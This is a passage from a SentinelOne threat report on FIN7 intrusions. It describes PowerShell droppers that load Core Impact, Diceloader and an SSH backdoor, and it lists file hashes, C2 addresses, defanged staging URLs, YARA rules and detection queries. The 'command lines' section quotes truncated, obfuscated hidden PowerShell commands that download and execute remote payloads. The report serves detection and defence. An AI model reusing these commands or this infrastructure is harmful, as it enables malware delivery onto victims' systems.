


Execution chain delivering Core Impact implant (as seen by SentinelOne Singularity)



Execution chain delivering Diceloader (as seen by SentinelOne Singularity)

Observed exploitation activities involve PowerShell droppers with multiple layers of obfuscation, ultimately leading to the final URL that downloads and executes the implant.



Powershell droppers obfuscation layers

The PowerShell droppers employed in these campaigns deliver Powertrash loaders from staging servers, such as `hxxp://193.178.210[.]227/work_53.bin_m7.ps1` and `hxxp://45.87.154[.]208/icsnd3b_64refl.ps1`.

These Powertrash loaders allow the group to gain control over compromised victim systems by loading a backdoor payload. Specifically, we observed Powertrash loaders named with the “work” prefix loading Core Impact implants connecting to the C2 server `37[.]157[.]254[.]8`, while those with the “icsnd” prefix loaded Diceloader connecting to the C2 server `194[.]180[.]174[.]86`.

In one specific intrusion, the group installed persistence on the exploited system using the SSH-based backdoor through a batch script named `install.bat`. We suspect that, given the nature of the targeted company, the group’s intention was to establish a covert and persistent access for future espionage operations.

Conclusion

Our investigation into FIN7’s activities highlights its adaptability, persistence and ongoing evolution as a threat group. In its campaigns, FIN7 has adopted automated attack methods, targeting public-facing servers through automated SQL injection attacks.

Additionally, its development and commercialization of specialized tools like AvNeutralizer within criminal underground forums significantly enhance the group’s impact.

FIN7's continuous innovation, particularly in its sophisticated techniques for evading security measures, showcases its technical expertise. The group's use of multiple pseudonyms and collaboration with other cybercriminal entities makes attribution more challenging and demonstrates its advanced operational strategies. We hope this research will inspire further efforts to understand and mitigate FIN7's evolving tactics.

Indicators of Compromise

SHA1	Notes
05e9e0005fd38a0f168757637c1719d6303bfbac	FIN7 Powertrash
343f15cd30791d8d9809ac471bcd39eee0ae09e2	FIN7 Powertrash
671e195ad9c38bbb4985b8643f4de091c47cdde7	FIN7 Powertrash
83082e3843b132e0374f242da42138b35d964759	FIN7 Powertrash
86533fff7813bc140c89bd2ed09b8484afe7e4ac	FIN7 Powertrash
8f564864ac8d2b698367da377a32b6ecd2272631	FIN7 Powertrash
cb0da51272207aa98f44d51e79c17033f406cd6a	FIN7 Powertrash
fdc5636503862b3cdaa93a48332a4b7c782e2bdf	FIN7 Powertrash
0b4974c0d0802f6b8befae8d89abba4593756dfa	FIN7 Core Impact implant PIC
1693ec86bb6de6e0fe64f57484e1ce97bf373081	FIN7 Core Impact loader PIC
278b1ee17b057051179bb6302b099cdef3240c84	FIN7 Core Impact implant PIC
52e261a7cab837489dfcb8cd49aaf82ee287968c	FIN7 Core Impact loader PIC
7796f28213916157245b248566fa2a1d4811e66e	FIN7 Core Impact loader PIC
8857ba79fdefb97ac443a1f3d74b372d19db36a8	FIN7 Core Impact implant PIC
adb6c5607a28f6d60756116c7de91299a1137c83	FIN7 Core Impact loader PIC
f073749b1358017bf0a28f65693765ef6fd0157d	FIN7 Core Impact implant PIC
0aeab70affcab0f1e96c62c25dd41dc32d41e2ea	FIN7 Diceloader
19f71c7b000f43d6bcbe11234a0e586742b311d1	FIN7 Diceloader
9a6ca844409c6ba2db25a068de40ccad9c952f3a	FIN7 Diceloader
0e8fe5b9ff59102b42805342897dff1a8f1ae003	FIN7 SSH-based backdoor
425222ce8b1c6d6d4eacccb7da64ce6d6a6291ca	FIN7 SSH-based backdoor component

84f1fd6d0a9ff98c23287c02887811899af4adb7	FIN7 SSH-based backdoor
043f17d7a0f80ed8383ee251b8071c8c46a625eb	Powertrash
1300b157a1ee8f5ecde665a1aa1524facfed31c4	Powertrash
1345492b027142c803990ea77aea08dd57b6f304	Powertrash
19ca1aff37c058971c0880516e00654d1e3d27a1	Powertrash
307033dbf90d21522ee6b031856b3faee249ced9	Powertrash
32f3e4f9dfeebc4cf078db7b885151d8936504a6	Powertrash
3c3773421709113acf9918cb2dbdd08dd46497c7	Powertrash
3ea2921a3619eaf9a95eb023a22215005924e8bb	Powertrash
3ee8b071c9b844ab643db1a5ca048b482d1adbd3	Powertrash
3f5797defcb57d7dde6eb1d2acf05947b4444260	Powertrash
4625c52e734a51efd431b5ac78c3912eca4cd996	Powertrash
5a6c1f0942ceb25e5d3a5f5e777c812c52bf48fc	Powertrash
6984f06e6485e33f84c0f58fa253509f9a2d46fe	Powertrash
7908811e3c071a5b828ee48083fef2eee146f4b9	Powertrash
8687b6b1508a93556d6e30d14e5c4ee9971f2d80	Powertrash
88cd32ace737d6dfeb4ffdc299db5a444d113e10	Powertrash
8ba2faee8cacf4ca2ae5b83a2c1c78919dc902b8	Powertrash
8ba9ffa31a1403d436df062d5cebee1d20f9b49a	Powertrash
8bf65dbb08bb5c44f869bcc78d4314ccbc1e8d32	Powertrash
91226772402917f7fbfa203e39c9c5af3494b00b	Powertrash
95eab0e745e260daaf7022b0c64d25589ead7348	Powertrash
9707e4e4a17039b9401b90bb6f14fa67b7c53415	Powertrash
9abaa7b590c4fb902834ab16df5fb733eab50721	Powertrash
9d28dec1c9882d72f9a74e3fc4e7bc1804d28a2d	Powertrash
a3be8b29d46db190d51b2e8a67d127175164227c	Powertrash
b21914a068965cb7e715848dedf9399c038da5c2	Powertrash

c7dcbfe93a4de0012a261cfc4abdfddb7770ca98	Powertrash
c833e24b5f698103121bd67f05f81f1d633cbbb0	Powertrash
c9a705395fab442261c174021caa9348ebff6b19	Powertrash
cd1a40c5d624826429b6f403324abc221167704c	Powertrash
dbcdbdf927e351d371606e861cee41bbd2be1d33	Powertrash
e292ba2cd4fe3afa2d21c4ced23e15df13395bd1	Powertrash
e4074c75993960298838b44855665553709d89dd	Powertrash
fe9f23bbeb9737b066675a55aa5b66171c804c37	Powertrash
3ce8f2ac69e43f556cedd34b8c792e032eb4ee19	Core Impact loader PIC
58fad3ef8a4f44e973d1609bfd7caf756de98424	Core Impact implant PIC
8a3ee88e7b64aade814745d76906461a063883ff	Core Impact implant PIC
b5a53f2762b7d7c09ecebe1e0838828d7f42f2bd	Core Impact loader PIC
16c8dde4565958589cd81af33c9f09817216eda0	Diceloader
23924e8ebd19be1f05ffed774ec5481503cf4cd5	Diceloader
297e1f284a758847df8596b04a1c7f17241e9072	Diceloader
311eaa735f4ae0b34e5943f150db0e796173846c	Diceloader
3f07408a0beb184b30fb6affdf2c57ccc6f99e4d	Diceloader
47cf95118d0ec3a50aeb09677f378cac508052a4	Diceloader
617627f0dd70011773dd16c6a15a2de2942d34dd	Diceloader
6772e23cfbf42a4aef63bdf7c8844fe61208b628	Diceloader
67ca301c74d2c9e294eedf790f40a9d358dee0f3	Diceloader
6dfac9c62f35a527a86904b49fe97a0eb9c912be	Diceloader
6fa8b56e1f6067007503e5df351e2e75386ac072	Diceloader
79d9724d37bfda0bd8cd26ecf50ed07c9d18dd64	Diceloader
7f66fda7b3616ff31739e174b6f177d9eee77584	Diceloader
c5c1ec58b09ca672d491892469bee92d1e061065	Diceloader
df753441c24c5aef920f9f772f81c43c88e595ee	Diceloader

e4954f51c545ba7af4e8c670380cfe03b25490e7	Diceloader
45e8cebbd795d02e082fca25515bbf181f851a3c	Carbanak
4e32f3df7d27c991c0e361670879a266298747a6	Carbanak
acc1c19abf7a649b871a0ec4776271b66b8893fb	Carbanak
ad6bc38913f98c3f4b57d5415ef6e4d3ee35234a	Carbanak
dc4f836a7e5658a649a7eeb30107a4ac7fac9e31	Carbanak
24786e5000670ac8b51a7292d3d384f39c466880	Minodo Backdoor
cc37284c6a387b474d2c714496abcbe415ed74eb	Cobaltstrike beacon
936447d6a1f69f2b4aaba158504c7b5a09ab6385	Mimikatz Powerkatz dll
15186e9d03600c667bbe4b34c5e1348bfc0a8168	AvNeutralizer packed version
cc17f8dd1ed74955a9c4d8b5a766ef6a2fa6807d	AvNeutralizer packed version
07d0c0c315f99c4f1785645ddd4c3fe665c0448c	AvNeutralizer
187546da3f90d17329dd999ea481c3ebe3f99845	AvNeutralizer
1c8c903ff1b704236cd061c0b9edcf0a25e5e371	AvNeutralizer
2fc8b38d3f40d8151ec717c8a8813cf06df90c10	AvNeutralizer
323e033566d06a2b5e2873fbc2f846d2c768f2e9	AvNeutralizer
39d01edefd751a59e17319e81362bca911e80fba	AvNeutralizer
6b406be948fff3a6510345048343abd570fc7fb9	AvNeutralizer
8a03580d29fe1dcc3de9fffaf8960bc339ecd994	AvNeutralizer
a672c2c05e72b1d9d61e5977ec5e436bfac9c9b7	AvNeutralizer
c73cd7c4475a03cbd88942a37ef437487d99e21c	AvNeutralizer
f7b0369169dff3f10e974b9a10ec15f7a81dec54	AvNeutralizer
f9aad333dc17763dfcf33ec13e560a6b89c5d335	AvNeutralizer
ff11360f6ad22ba2629489ac286b6fdf4190846e	AvNeutralizer

IP Address	**Notes**
193[.]178[.]210[.]227	FIN7 staging server IP
45[.]87[.]154[.]208	FIN7 staging server IP

37[.]157[.]254[.]8	FIN7 Core Impact C2 IP
213[.]109[.]192[.]198	FIN7 Core Impact C2 IP
213[.]109[.]192[.]116	FIN7 Core Impact C2 IP
104[.]193[.]255[.]99	FIN7 Core Impact C2 IP
194[.]180[.]174[.]86	FIN7 Core Impact/Diceloader C2 IP
91[.]199[.]147[.]152	FIN7 Diceloader C2 IP
193[.]109[.]120[.]69	FIN7 Diceloader C2 IP
194[.]180[.]191[.]85	FIN7 Diceloader C2 IP
185[.]117[.]88[.]245	FIN7 SSH-based backdoor C2 IP
80[.]71[.]157[.]173	FIN7 SSH-based backdoor C2 IP
15[.]235[.]156[.]105	FIN7 SSH-based backdoor C2 IP
185[.]117[.]119[.]108	FIN7 SSH-based backdoor C2 IP
185[.]234[.]247[.]62	FIN7 SSH-based backdoor C2 IP
194[.]104[.]136[.]113	FIN7 SSH-based backdoor C2 IP
185[.]232[.]170[.]83	FIN7 SSH-based backdoor C2 IP
91[.]149[.]243[.]129	Core Impact C2 IP
194[.]87[.]82[.]7	Diceloader C2 IP
195[.]123[.]246[.]20	Diceloader C2 IP
217[.]12[.]206[.]176	Diceloader C2 IP
45[.]136[.]199[.]128	Diceloader C2 IP
45[.]66[.]249[.]75	Diceloader C2 IP
94[.]158[.]244[.]107	Diceloader C2 IP
5[.]252[.]177[.]7	Diceloader C2 IP
94[.]158[.]244[.]23	Diceloader C2 IP
193[.]42[.]36[.]231	Diceloader C2 IP
94[.]140[.]114[.]173	Diceloader C2 IP
185[.]232[.]170[.]205	Diceloader C2 IP

185[.]250[.]151[.]60	Diceloader C2 IP
207[.]246[.]92[.]213	Diceloader C2 IP
162[.]248[.]225[.]148	Diceloader C2 IP
185[.]172[.]129[.]70	Diceloader C2 IP
46[.]17[.]107[.]7	Diceloader C2 IP
185[.]250[.]151[.]33	Diceloader C2 IP
46[.]17[.]107[.]32	Diceloader C2 IP
185[.]250[.]151[.]141	Diceloader C2 IP
91[.]193[.]19[.]163	Diceloader C2 IP
208[.]88[.]226[.]158	Diceloader C2 IP
108[.]170[.]20[.]89	Diceloader C2 IP
195[.]123[.]240[.]46	Diceloader C2 IP
185[.]16[.]40[.]108	Diceloader C2 IP
95[.]123[.]243[.]169	Diceloader C2 IP
184[.]95[.]51[.]185	Diceloader C2 IP
198[.]15[.]119[.]69	Diceloader C2 IP
37[.]1[.]210[.]119	Diceloader C2 IP
185[.]33[.]87[.]24	Diceloader C2 IP
192[.]248[.]188[.]166	Diceloader C2 IP
185[.]244[.]151[.]114	Diceloader C2 IP
194[.]87[.]191[.]198	Diceloader C2 IP
85[.]239[.]54[.]214	Diceloader C2 IP
185[.]161[.]210[.]11	Diceloader C2 IP
95[.]216[.]251[.]213	Diceloader C2 IP
95[.]217[.]102[.]49	Diceloader C2 IP
62[.]233[.]57[.]163	Diceloader C2 IP
193[.]233[.]22[.]68	Diceloader C2 IP

146[.]59[.]217[.]154	Diceloader C2 IP
193[.]233[.]23[.]158	Diceloader C2 IP
91[.]199[.]147[.]60	Diceloader C2 IP
62[.]233[.]57[.]31	Diceloader C2 IP
95[.]217[.]82[.]121	Diceloader C2 IP
45[.]82[.]13[.]64	Diceloader C2 IP
91[.]149[.]253[.]184	Diceloader C2 IP
193[.]233[.]23[.]59	Diceloader C2 IP
65[.]108[.]20[.]101	Diceloader C2 IP
62[.]233[.]57[.]241	Diceloader C2 IP
65[.]108[.]20[.]165	Diceloader C2 IP
79[.]141[.]162[.]131	Diceloader C2 IP
62[.]233[.]57[.]19	Diceloader C2 IP
185[.]161[.]208[.]45	Diceloader C2 IP
176[.]97[.]75[.]244	Diceloader C2 IP
195[.]123[.]246[.]46	Diceloader C2 IP
91[.]149[.]221[.]195	Diceloader C2 IP
193[.]233[.]23[.]45	Diceloader C2 IP
194[.]87[.]82[.]7	Diceloader C2 IP
195[.]123[.]246[.]20	Diceloader C2 IP
195[.]123[.]218[.]99	Cobaltstrike C2 IP
5[.]161[.]41[.]51	Minodo Backdoor C2 IP

URL	**Notes**
hxxp://193.178.210[.]227/work_53.bin_m7.ps1	FIN7 URL delivering Core Impact implant packed with Powertrash
hxxp://45.87.154[.]208/work_53m8.ps1	FIN7 URL delivering Core Impact implant packed with Powertrash

hxxp://45.87.154[.]208/icsnd3b_64refl.ps1	FIN7 URL delivering Diceloader packed with Powertrash

FIN7 command lines to download and execute backdoor payloads

```
powershell.exe -ep bypass -w Hidden -noni -c
"[char[]]'%q>))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)(i(,(u(,(u(,(q(,(;(,(0(,(0(,(2(,(:(,(4(,(/(,
```

```
powershell.exe -ep bypass -w Hidden -noni -Enc
"WwBjAGgAYQByAFsAXQBdACcAJQBkAG8AdQAhAD4AIQAxADwAIQBlAHAAIQB8ACEAJQBkAG8AdQAsACwAPAAhAHUAcwB6ACEAfAA
```

YARA Hunting Rules

```
rule PS1_Powertrash {
    meta:
        author = "Antonio Cocomazzi @ SentinelOne"
        description = "Detects Powertrash: an obfuscated powershell in-memory loader"
        date = "2023-04-17"
        reference1 = "https://s1.ai/FIN7-u"
        reference2 = "https://www.mandiant.com/resources/evolution-of-fin7"
        reference3 = "https://blog.morphisec.com/vmware-identity-manager-attack-backdoor"
        hash = "86533fff7813bc140c89bd2ed09b8484afe7e4ac"
    strings:
          $regex_packer_signature = /function\s[0-9a-zA-Z]{3,7}\r?\n\{\r?\n(\$[0-9a-zA-Z]{3,7}=.*\r?
    condition:
         filesize > 50KB and filesize < 5MB and $regex_packer_signature
}

rule Win32_Diceloader {
    meta:
        author = "Antonio Cocomazzi @ SentinelOne"
        description = "Detects Diceloader, aka Lizar/IceBot, a backdoor designed to infiltrate enter
        date = "2023-04-17"
        reference1 = "https://s1.ai/FIN7-u"
        hash = "0aeab70affcab0f1e96c62c25dd41dc32d41e2ea"
    strings:
        $code1 = { 41 F7 ?? 41 03 ?? C1 FA 04 8B C2 C1 E8 1F 03 D0 6B C2 1F 44 ?? ?? 41 ?? ?? 01 }
        $code2 = { B9 02 02 00 00 48 8D ?? ?? ?? ?? ?? ?? [40-50] C7 ?? ?? ?? 47 6C 6F 62 C7 ?? ?? ?
        $code3 = { C7 ?? ?? 47 6C 6F 62 [0-6] C7 ?? ?? 61 6C 5C 25 [0-6] C7 ?? ?? 30 38 78 00 [10-14
    condition:
        uint16(0) == 0x5A4D and filesize < 60KB and 1 of ($code*)
}

rule PIC_CoreImpact_loader {
    meta:
```

```
        author = "Antonio Cocomazzi @ SentinelOne"
        description = "Detects Position Independent Code of Core Impact loaders observed in the wild
        date = "2023-04-17"
        reference1 = "https://s1.ai/FIN7-u"
        hash = "52e261a7cab837489dfcb8cd49aaf82ee287968c"
    strings:
        $code1 = { E9 [4] 5B 48 B9 [8] 49 BA [70-100] E9 05 00 00 00 E8 }
        $code2 = { E9 [4] 5B 53 48 BB [12] 49 BB [50-60] E9 05 00 00 00 E8}
        $code3 = { E9 [4] 5B 48 B9 [10] 49 BC [70-100] E9 05 00 00 00 E8 }
        $code4 = { E9 [4] 5B ?? ?? 49 BB [14] 48 B8 [70-100] E9 05 00 00 00 E8 }
        $code5 = { E9 [4] 5B ?? 48 B8 [13] 48 B9 [50-60] E9 05 00 00 00 E8}
        $code6 = { E9 [4] 5B ?? 48 B8 [12] 49 BD [70-100] E9 05 00 00 00 E8}
        $code7 = { E9 [4] 5B 48 B9 [9] 48 BA [70-100] E9 05 00 00 00 E8}
    condition:
        1 of ($code*)
}
```

SentinelOne Singularity STAR Rules

```
endpoint.os = 'windows' and meta.event.name = 'SCHEDTASKREGISTER' and src.process.cmdline contains (
```

```
endpoint.os = 'windows' and meta.event.name = 'BEHAVIORALINDICATORS' and indicator.name = 'MultipleH
```

```
endpoint.os = 'windows' and meta.event.name ='SCRIPTS' and src.process.name = 'powershell.exe' and cr
```

Source: https://www.sentinelone.com/labs/fin7-reboot-cybercrime-gang-enhances-ops-with-new-edr-bypasses-and-automated-attacks/